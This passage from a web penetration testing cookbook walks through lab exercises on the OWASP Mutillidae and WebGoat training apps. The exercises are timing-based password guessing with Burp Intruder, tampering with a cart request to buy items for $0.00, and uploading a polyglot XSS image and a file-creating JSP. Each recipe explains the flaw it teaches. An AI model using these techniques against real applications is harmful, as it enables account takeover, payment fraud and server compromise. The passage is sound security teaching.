
Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Cookie: showhints=1; acopendivids=swingset,jotto,phplib2,redmine; acgroupswithpersist=nada; Server=b3dhc3Bid2E=; PHPSESSID= [REDACTED]
Connection: close
Upgrade-Insecure-Requests: 1
username=ed&password=$pentest$&login-php-submit-button=Login
```

8. Go to the **Intruder** | **Payloads** tab. Within the **Payload Options [Simple list]**, we will add some invalid values by using a wordlist from wfuzz containing common passwords: wfuzz | wordlists | other | common\_pass.txt:



9. Scroll to the bottom and uncheck the checkbox for **Payload Encoding**:



10. Click the **Start attack** button. An attack results table appears. Let the attacks complete. From the attack results table, select **Columns** and check **Response received**. Check **Response completed** to add these columns to the attack results table:

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. In the main pane, there is a table titled 'Intruder attack 1' showing attack results. A context menu is open over the table, with the 'Results' option highlighted. A submenu is displayed, listing several options: Request, Payload, Status, Time of day, Response received (which is selected and highlighted in blue), Response completed (which is also selected and highlighted in blue), Error, Timeout, Length, Cookies, and Comment. The main table has columns for Status, Error, Timeout, Length, and Comment. The data in the table is as follows:

Request	Status	Error	Timeout	Length	Comment
0	302	<input type="checkbox"/>	<input type="checkbox"/>	50892	
1	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
2	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
3	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	
4	200	<input type="checkbox"/>	<input type="checkbox"/>	50797	

11. Analyze the results provided. Though not obvious on every response, note the delay when an invalid password is used such as administrator. The Response received timing is 156, but the Response completed timing is 166. However, the valid password of pentest (only 302) receives an immediate response: 50 (received), and 50 (completed):

Request	Payload	Status	Response received	Response completed	Error	Timeout	Length
0		302	50	50	<input type="checkbox"/>	<input type="checkbox"/>	50950
1		200	31	31	<input type="checkbox"/>	<input type="checkbox"/>	50820
2	123456	200	48	48	<input type="checkbox"/>	<input type="checkbox"/>	50820
3	1234567	200	83	83	<input type="checkbox"/>	<input type="checkbox"/>	50820
4	12345678	200	139	139	<input type="checkbox"/>	<input type="checkbox"/>	50820
5	123asdf	200	130	133	<input type="checkbox"/>	<input type="checkbox"/>	50820
7	admin	200	129	129	<input type="checkbox"/>	<input type="checkbox"/>	50820
6	Admin	200	170	171	<input type="checkbox"/>	<input type="checkbox"/>	50820
8	administrator	200	156	166	<input type="checkbox"/>	<input type="checkbox"/>	50820
10	backup	200	130	141	<input type="checkbox"/>	<input type="checkbox"/>	50820

## How it works...

Information leakage can occur when processing error messages or invalid coding paths takes longer than valid code paths. Developers must ensure the business logic does not give away such clues to attackers.

## Testing for the circumvention of work flows

Shopping cart to payment gateway interactions must be tested by web app penetration testers to ensure the workflow cannot be performed out of sequence. A payment should never be made unless a verification of the cart contents is checked on the server-side first. In the event this check is missing, an attacker can change the price, quantity, or both, prior to the actual purchase.

## Getting ready

Using the OWASP WebGoat application and Burp, we will exploit a business logic design flaw in which there is no server-side validation prior to a purchase.

## How to do it...

1. Ensure the `owaspbwa` VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: User Name: `guest`; password: `guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises.
4. Click **AJAX Security | Insecure Client Storage** from the left-hand menu. You are presented with a shopping cart:

Choose another language: English ▾ Logout ?

Insecure Client Storage

OWASP WebGoat v5.4 ◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

Solution Videos Restart this Lesson

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

**Shopping Cart**

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	0	\$0.00
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$0.00

Total to be charged to your credit card: \$0.00

Enter your credit card number: 4128 3214 0002 1999


Enter your coupon code:

Purchase

**ASPECT) SECURITY**  
Application Security Experts

OWASP Foundation | Project WebGoat | Report Bug

5. Switch to Burp's **Proxy | HTTP history** tab, Click the **Filter** button, and ensure your **Filter by MIME type** section includes **Script**. If **Script** is not checked, be sure to check it now:



6. Return to the Firefox browser with WebGoat and specify a quantity of 2 for the Hewlett-Packard - Pavilion Notebook with Intel Centrino item:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	<input type="text" value="0"/>	\$0.00
Dynex - Traditional Notebook Case	\$27.99	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	<input style="outline: 2px solid red;" type="text" value="2"/>	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	<input type="text" value="0"/>	\$0.00


Total before coupon is applied: \$3,199.98  
 Total to be charged to your credit card: \$3,199.98

Enter your credit card number:   
 Enter your coupon code:

7. Switch back to Burp's **Proxy | HTTP history** tab and notice the JavaScript (\*.js) files associated with the change you made to the quantity. Note a script called `clientSideValidation.js`. Make sure the status code is 200 and not 304 (not modified). Only the 200 status code will show you the source code of the script:

								Insecure Client Storage
203	http://192.168.56.101	GET	/WebGoat/attack?Screen=119&menu=400	✓	200	34155	HTML	
208	http://192.168.56.101	GET	/WebGoat/javascript/javascript.js	304	229	script	js	
209	http://192.168.56.101	GET	/WebGoat/javascript/menu_system.js	304	230	script	js	
210	http://192.168.56.101	GET	/WebGoat/javascript/toggle.js	304	230	script	js	
211	http://192.168.56.101	GET	/WebGoat/javascript/makeWindow.js	304	229	script	js	
212	http://192.168.56.101	GET	/WebGoat/javascript/lessonNav.js	304	230	script	js	
213	http://192.168.56.101	GET	/WebGoat/javascript/clientSideValidation.js	200	3325	script	js	

8. Select the `clientSideValidation.js` file and view its source code in the **Response** tab.
9. Note that coupon codes are hard-coded within the JavaScript file. However, used literally as they are, they will not work:



```


HTTP/1.1 200 OK
Date: Sun, 09 Sep 2018 17:28:02 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Accept-Ranges: bytes
ETag: W/"2946-1438572894000"
Last-Modified: Mon, 03 Aug 2015 03:34:54 GMT
Content-Type: text/javascript
Via: 1.1 l27.0.1.1
Vary: Accept-Encoding
Content-Length: 2946
Connection: close

var coupons = ["nvojubmq",
"empl",
"sftwajt",
"faopsc",
"fopttfsq",
"pxuttfsq"];
```

```

function isValidCoupon(coupon) {
    coupon = coupon.toUpperCase();
    for(var i=0; i<coupons.length; i++) {
        decrypted = decrypt(coupons[i]);
        if(coupon == decrypted){
            ajaxFunction(coupon);
            return true;
        }
    }
    return false;
}
```

10. Keep looking at the source code and notice there is a `decrypt` function found in the JavaScript file. We can test one of the coupon codes by sending it through this function. Let's try this test back in the Firefox browser:



```
213 http://192.168.56.101 GET /WebGoat/javascript/clientSideValidation.js 200 3325 script is

Request Response
Raw Headers Hex

}

function decrypt(code) {
    code = code.toUpperCase();
    alpha = "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
    caesar = '';
    for (i = code.length ;i >= 0;i--) {
        for (j = 0;j<alpha.length;j++) {
            if(code.charAt(i) == alpha.charAt(j)) {
                caesar = caesar + alpha.charAt((j+(alpha.length-1))*alpha.length);
            }
        }
    }
    return caesar;
}
```

11. In the browser, bring up the developer tools (*F12*) and go to the **Console** tab. Paste into the console (look for the `>>` prompt) the following command:

```
decrypt('emph');
```

12. You may use this command to call the `decrypt` function on any of the coupon codes declared within the array:

The screenshot shows a browser's developer tools interface with the "Console" tab selected. In the console, the command `>> decrypt('emph');` is entered and highlighted with a red box. To the right, a sidebar titled "Solution Videos" contains a section for "STAGE 1" which says "For this exercise, your mission is to discount." Below this, a red note says "\* Keep looking for the coupon code." Further down, there is a box titled "Shopping Cart Items -- To Buy Now" listing several items. At the bottom of the screen, the text "Total before coupon is applied:" is visible.

13. After pressing *Enter*, you will see the coupon code is decrypted to the word GOLD:

The screenshot shows the same browser developer tools console as above. The command `>> decrypt('emph');` is still present, but now the output below it shows the result: `< "GOLD"`. The "Console" tab is again highlighted.

14. Place the word GOLD within the Enter your coupon code box. Notice the amount is now much less. Next, click the Purchase button:

STAGE 1: For this exercise, your mission is to discover a coupon code to receive an unintended discount.

\* Keep looking for the coupon code.

Shopping Cart			
Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Total before coupon is applied: \$3,199.98  
Total to be charged to your credit card: \$1,599.99


Enter your credit card number: 4128 3214 0002 1999  
Enter your coupon code: GOLD

15. We receive confirmation regarding stage 1 completion. Let's now try to get the purchase for free:

STAGE 2: Now, try to get your entire order for free.

\* Stage 1 completed.

16. Switch to Burp's **Proxy | Intercept** tab and turn Interceptor on with the button **Intercept is on**.
17. Return to Firefox and press the **Purchase** button. While the request is paused, modify the \$1,599.99 amount to \$0.00. Look for the GRANDTOT parameter to help you find the grand total to change:



```
POST /WebGoat/attack?Screen=119&menu=400 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=119&menu=400
Content-Type: application/x-www-form-urlencoded
Content-Length: 243
Cookie: JSESSIONID=CDTB30EBAS5C7556E0DC0A084736AC04; acopendivids=swingset,otto,phppbb2,redmine; acgroupwithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

PRC1=12469.99&QTY1=0&TOT1=%240.00&PRC2=%2427.99&QTY2=0&TOT2=%240.00&PRC3=%241599.99&QTY3=%240.00&PRC4=%24259.99&QTY4=0&TOT4=%240.00&SUBTOT=%24312199.98&GRANDTOT=%240.00&fieldC=4128+3214+0002+1599&fieldI=GOLD&SUBMIT=Purchase
```

18. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
19. You should receive a success message. Note the total charged is now \$0.00:

The screenshot shows the OWASP WebGoat v5.4 interface. At the top, there's a banner with a red background featuring a cartoonish goat head and the text "Insecure Client Storage". Above the banner, a dropdown menu says "Choose another language: English". To the right is a "Logout" button with a user icon. Below the banner, the title "OWASP WebGoat v5.4" is displayed next to navigation links: "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". On the left, a sidebar lists various security topics with some being marked as completed (green checkmark): Introduction, General, Access Control Flaws, AJAX Security, Same Origin Policy Protection, LAB: DOM-Based cross-site scripting, LAB: Client Side Filtering, DOM Injection, XML Injection, JSON Injection, Silent Transactions Attacks, Dangerous Use of Eval, Insecure Client Storage (marked with a green checkmark), Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions, and Challenge.

In the center, under the "Insecure Client Storage" section, it says "STAGE 2: Now, try to get your entire order for free." followed by a success message: "\* Congratulations. You have successfully completed this lesson."

A "Shopping Cart" table is shown with the following data:

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	\$69.99	0	\$0.00
Dynex - Traditional Notebook Case	\$27.99	0	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel® Centrino™	\$1599.99	2	\$3,199.98
3 - Year Performance Service Plan \$1000 and Over	\$299.99	0	\$0.00

Below the cart, it shows "Total before coupon is applied: \$3,199.98" and "Total to be charged to your credit card: \$0.00". There are input fields for "Enter your credit card number: 4128 3214 0002 1999" and "Enter your coupon code: GOLD". A "Purchase" button is at the bottom right.

## How it works...

Due to a lack of server-side checking for both the coupon code as well as the grand total amount prior to charging the credit card, we are able to circumvent the prices assigned and set our own prices instead.

## Uploading malicious files – polyglots

**Polyglot** is a term defined as something that uses several languages. If we carry this concept into hacking, it means the creation of a **cross-site scripting (XSS)** attack vector by using different languages as execution points. For example, attackers can construct valid images and embed JavaScript with them. The placement of the JavaScript payload is usually in the comments section of an image. Once the image is loaded in a browser, the XSS content may execute, depending upon the strictness of the content-type declared by the web server and the interpretation of the content-type by the browser.

## Getting ready

- Download a JPG file containing a cross-site scripting vulnerability from the PortSwigger blog page: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>
  - Here is a direct link to the polyglot image: <http://portswigger-labs.net/polyglot/jpeg/xss.jpg>
- Using the OWASP WebGoat file upload functionality, we will plant an image into the application that contains an XSS payload.

## How to do it...

1. Ensure the `owaspbwa` VM is running. Select the OWASP WebGoat application from the initial landing page of the VM. The landing page will be configured to an IP address specific to your machine.
2. After you click the OWASP WebGoat link, you will be prompted for login credentials. Use these credentials: `username: guest; password: guest`.
3. After authentication, click the **Start WebGoat** button to access the application exercises.

4. Click **Malicious Execution | Malicious File Execution** from the left-hand menu. You are presented with a file upload functionality page. The instructions state that only images are allowed for upload:

The screenshot shows the OWASP WebGoat v5.4 interface. At the top, there's a banner with a red goat logo and the text "Internationalization is not available for this lesson". On the right, there are links for "Logout" and a question mark icon. Below the banner, the title "Malicious File Execution" is displayed. The main navigation bar includes "OWASP WebGoat v5.4", "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". On the left, a sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, Insecure Storage, Malicious Execution, and Malicious File Execution. The "Malicious Execution" and "Malicious File Execution" items are highlighted with a red box. The main content area contains a "Solution Videos" section and a "Restart this Lesson" link. It also includes instructions for uploading a malicious file, a sample path "/var/lib/tomcat6/webapps/WebGoat/mfe\_target/guest.txt", and a note about passing the lesson once the file is uploaded. A "WebGoat Image Storage" section shows a message "No image uploaded" and a file upload form with "Browse..." and "Start Upload" buttons. At the bottom, it says "Created by Chuck Willis" and features the MANDIANT logo. A footer at the very bottom links to "OWASP Foundation | Project WebGoat | Report Bug".

5. Browse to the location where you saved the `xss.jpg` image that you downloaded from the PortSwigger blog page mentioned at the beginning of this recipe.
6. The following screenshot shows how the image looks. As you can see, it is difficult to detect any XSS vulnerability contained within the image. It is hidden from plain view.

7. Click the **Browse** button to select the `xss.jpg` file:

The screenshot shows the OWASP WebGoat v5.4 interface. The top navigation bar includes links for Logout, Hints, Show Params, Show Cookies, Lesson Plan, Show Java, and Solution. Below the navigation is a sidebar with a menu of security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Currency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, Insecure Storage, and Malicious Execution. Under 'Malicious Execution', 'Malicious File Execution' is selected. The main content area has a title 'Malicious File Execution'. It contains text about the feature being found on web-based discussion boards and social networking sites, and instructions to upload a malicious file named 'mfe\_target/guest.txt'. Below this, it says 'Once you have created this file, you will pass the lesson.' A section titled 'WebGoat Image Storage' shows a placeholder for an uploaded image with the text 'No image uploaded'. An input field labeled 'Upload a new image:' contains the text 'Browse... xss.jpg', which is highlighted with a red box. To the right of this input field is a 'Start Upload' button. At the bottom of the page, there is a credit to 'Created by Chuck Willis' and the MANDIANT logo, along with links to OWASP Foundation, Project WebGoat, and Report Bug.

8. Switch to Burp's **Proxy | Options**. Make sure you are capturing **Client responses** and have the following settings enabled. This will allow us to capture HTTP responses modified or intercepted:

The screenshot shows the 'Intercept Server Responses' dialog in Burp Suite. It includes a help icon, a gear icon, and a note: 'Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.' A checkbox labeled 'Intercept responses based on the following rules: *Master interception is turned off*' is checked and highlighted with a red box. Below this is a table with columns: Enabled, Operator, Match type, Relationship, and Condition. The table contains three rows: 1) Content type header Matches text (checkbox checked). 2) Request Was modified (checkbox checked). 3) Request Was intercepted (checkbox checked, highlighted with an orange background). To the left of the table are buttons for Add, Edit, Remove, Up, and Down. At the bottom, there is a checkbox for 'Automatically update Content-Length header when the response is edited'.

9. Switch to Burp's **Proxy | Intercept** tab. Turn Interceptor on with the button **Intercept is on**.
  10. Return to the Firefox browser, and click the **Start Upload** button. The message should be paused within Burp's Interceptor.

Request to http://192.168.56.101:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /WebGoat/attack?Screen=18&menu=1600 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/WebGoat/attack?Screen=18&menu=1600
Content-Type: multipart/form-data; boundary=-----41184676334
Content-Length: 25261
Cookie: JSESSIONID=E12D7A11F1C365245CD0E12668407E2D; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Upgrade-Insecure-Requests: 1

-----41184676334
Content-Disposition: form-data; name="myfile"; filename="xss.jpg"
Content-Type: image/jpeg

y0ÿa/*JFIF.....
```

11. Within the **Intercept** window while the request is paused, type Burp rocks into the search box at the bottom. You should see a match in the middle of the image. This is our polyglot payload. It is an image, but it contains a hidden XSS script within the comments of the image:



12. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
13. Using Notepad or your favorite text editor, create a new file called `poly.jsp`, and write the following code within the file:

```
<HTML>

<% java.io.File file = new
java.io.File("/var/lib/tomcat6/webapps/WebGoat/mfe_target/guest.txt");

file.createNewFile();%>

</HTML>
```

14. Return to the **Malicious File Execution** page, and browse to the `poly.jsp` file you created, and then click the **Start Upload** button. The `poly.jsp` is a Java Server Pages file that is executable on this web server. Following the instructions, we must create a `guest.txt` file in the path provided. This code creates that file in JSP scriptlet tag code:

Solution Videos

Restart this Lesson

The form below allows you to upload an image which will be displayed on this page. Features like this are often found on web based discussion boards and social networking sites. This feature is vulnerable to Malicious File Execution.

In order to pass this lesson, upload and run a malicious file. In order to prove that your file can execute, it should create another file named:

/var/lib/tomcat6/webapps/WebGoat/mfe\_target/guest.txt

Once you have created this file, you will pass the lesson.

**WebGoat Image Storage**

Your current image: 

Upload a new image:  `poly.jsp`

Created by Chuck Willis   
MANDIANT®  
INTELLIGENT INFORMATION SECURITY

OWASP Foundation | Project WebGoat | Report Bug

15. Right-click the unrecognized image, and select **Copy Image Location**.
16. Open a new tab within the same Firefox browser as WebGoat, and paste the image location in the new tab. Press *Enter* to execute the script, and give the script a few seconds to run in the background before moving to the next step.

17. Flip back to the first tab, *F5*, to refresh the page, and you should receive the successfully completed message. If your script is running slowly, try uploading the *poly.jsp* on the upload page again. The success message should appear:

The screenshot shows the OWASP WebGoat v5.4 interface. At the top, there's a red banner with a dragon logo and the text "Malicious File Execution". Below it, the title "OWASP WebGoat v5.4" is displayed. A navigation bar includes links for "Hints", "Show Params", "Show Cookies", "Lesson Plan", "Show Java", and "Solution". On the left, a sidebar lists various security flaws: Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Currency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Configuration, Insecure Storage, and Malicious Execution. Under "Malicious Execution", a link to "Malicious File Execution" is highlighted with a green dot. The main content area has sections for "Solution Videos" and "Restart this Lesson". It describes the feature as allowing users to upload images that can be executed. It provides the file path "/var/lib/tomcat6/webapps/WebGoat/mfe\_target/guest.txt" and instructions to upload a file named "guest.txt". A success message at the bottom states "\* Congratulations. You have successfully completed this lesson." Below this, there's a "WebGoat Image Storage" section with a placeholder for a current image and a file upload form. At the bottom right, there's a "Created by Chuck Willis" note and the MANDIANT logo.

## How it works...

Due to unrestricted file upload vulnerability, we can upload a malicious file such as a polyglot without detection from the web server. Many sites allow images to be uploaded, so developers must ensure such images do not carry XSS payloads within them. Protection in this area can be in the form of magic number checks or special proxy servers screening all uploads.

## There's more...

To read more about polyglots, please refer to the Portswigger blog: <https://portswigger.net/blog/bypassing-csp-using-polyglot-jpegs>.

# 8

# Evaluating Input Validation Checks

In this chapter, we will cover the following recipes:

- Testing for reflected cross-site scripting
- Testing for stored cross-site scripting
- Testing for HTTP verb tampering
- Testing for HTTP Parameter Pollution
- Testing for SQL injection
- Testing for command injection

## Introduction

Failure to validate any input received from the client before using it in the application code is one of the most common security vulnerabilities found in web applications. This flaw is the source for major security issues, such as SQL injection and **cross-site scripting (XSS)**. Web-penetration testers must evaluate and determine whether any input is reflected back or executed upon by the application. We'll learn how to use Burp to perform such tests.

## Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

# Testing for reflected cross-site scripting

